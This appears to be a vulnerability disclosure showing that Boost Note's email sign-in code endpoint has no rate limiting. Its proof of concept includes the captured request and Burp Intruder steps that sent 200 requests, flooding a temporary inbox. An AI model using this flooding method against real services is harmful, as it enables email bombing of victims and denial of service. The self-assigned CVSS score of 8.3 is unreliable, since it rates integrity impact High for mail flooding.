

Vulnerability title: - Email Flood can lead to application level DOS

Date: 2023/08/24

Author: Th3l0newolf

Vendor Homepage: <https://boostnote.io/>

My GitHub: <https://github.com/Th3l0newolf>

Vulnerability Description: - Email bombing is a cyber-attack where a large number of emails are sent to a single address in a short period. This can lead to inbox overload, server strain, and even service outages.























During testing it was observed that there is no rate limiting which leads to sending large number of email address

Vulnerable URL/API: POST /api/oauth/email/request

Impact: - Mass signup code emails are derived to user inbox

Score:


CVSS v3.1 Base Score Calculator

ATTACK VECTOR	ATTACK COMPLEXITY	PRIVILEGES REQUIRED	USER INTERACTION
 Network	 Low	 None	 None
 Adjacent	 High	 Low	 Required
 Local		 High	
 Physical			
SCOPE	CONFIDENTIALITY	INTEGRITY	AVAILABILITY
 Changed	 High	 High	 High
 Unchanged	 Low	 Low	 Low
	 None	 None	 None
SEVERITY SCORE VECTOR			
High 8.3 CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:H/A:H			


Copyright 2019 © Chandan

Proof of Concept:

1- Enter email to get Signup code.



2- Capture the request into Burp suite.



3- Now send request to intruder and process it will Null payloads

?

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

☒ Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

```
6 Accept: application/json, text/plain, */*
7 Content-Type: application/json
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/115.0.5790.110 Safari/537.36
10 Sec-Ch-Ua-Platform: ""
11 Origin: https://boostnote.io
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://boostnote.io/oauth/error?error=Code%20is%20incorrect
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19 {"email": "wapok@mailto.plus"}
```

4- Now Enter the number of payloads you want to process. Here for demo purpose i have entered 200 payloads, more number payloads can lead to application level DOS if not handled properly.

Request ^	Payload	Status code	Error	Timeout	Length	Comment
187	null	201	<input type="checkbox"/>	<input type="checkbox"/>	879	
188	null	201	<input type="checkbox"/>	<input type="checkbox"/>	879	
189	null	201	<input type="checkbox"/>	<input type="checkbox"/>	879	
190	null	201	<input type="checkbox"/>	<input type="checkbox"/>	879	
191	null	201	<input type="checkbox"/>	<input type="checkbox"/>	879	
192	null	201	<input type="checkbox"/>	<input type="checkbox"/>	879	
193	null	201	<input type="checkbox"/>	<input type="checkbox"/>	879	
194	null	201	<input type="checkbox"/>	<input type="checkbox"/>	879	
195	null	201	<input type="checkbox"/>	<input type="checkbox"/>	879	
196	null	201	<input type="checkbox"/>	<input type="checkbox"/>	879	
197	null	201	<input type="checkbox"/>	<input type="checkbox"/>	879	
198	null	201	<input type="checkbox"/>	<input type="checkbox"/>	879	
199	null	201	<input type="checkbox"/>	<input type="checkbox"/>	879	
200	null	201	<input type="checkbox"/>	<input type="checkbox"/>	879	

Request

Pretty

Raw

Hex

Render

JSON Web Token

1 HTTP/2 201 Created

2 Date: Wed, 23 Aug 2023 18:18:25 GMT

3 Content-Type: application/json; charset=utf-8

4 Content-Length: 2

?

⚙

←

→

0 matches

Finished

5- As a result, we can see in no time our mail box is been flooded with signup code mails.













Tempmail.plus - Disposable Temporary Email - TempMail.Plus

tempmail +

[Privacy policy](#)

[Contact us](#)

EN ▾

Sender	Subject	Time
 Boost Note <info@boostnote.io>	Your Signin code for Boost Note	21:03
 Boost Note <info@boostnote.io>	Your Signin code for Boost Note	20:55
 Boost Note <info@boostnote.io>	Your Signin code for Boost Note	20:55
 Boost Note <info@boostnote.io>	Your Signin code for Boost Note	20:55
 Boost Note <info@boostnote.io>	Your Signin code for Boost Note	20:55
 Boost Note <info@boostnote.io>	Your Signin code for Boost Note	20:55
 Boost Note <info@boostnote.io>	Your Signin code for Boost Note	20:55
 Boost Note <info@boostnote.io>	Your Signin code for Boost Note	20:55
 Boost Note <info@boostnote.io>	Your Signin code for Boost Note	20:55
 Boost Note <info@boostnote.io>	Your Signin code for Boost Note	20:55
 Boost Note <info@boostnote.io>	Your Signin code for Boost Note	20:55
 Boost Note <info@boostnote.io>	Your Signin code for Boost Note	20:55

 Back

 Delete

 Boost Note <info@boostnote.io>

23:23

Your Signin code for Boost Note

Signin

[Click here to Signin with this link](#)

Or, copy and paste this temporary Signin code in your form

qiN-MpCD7Z

- The Boost Note team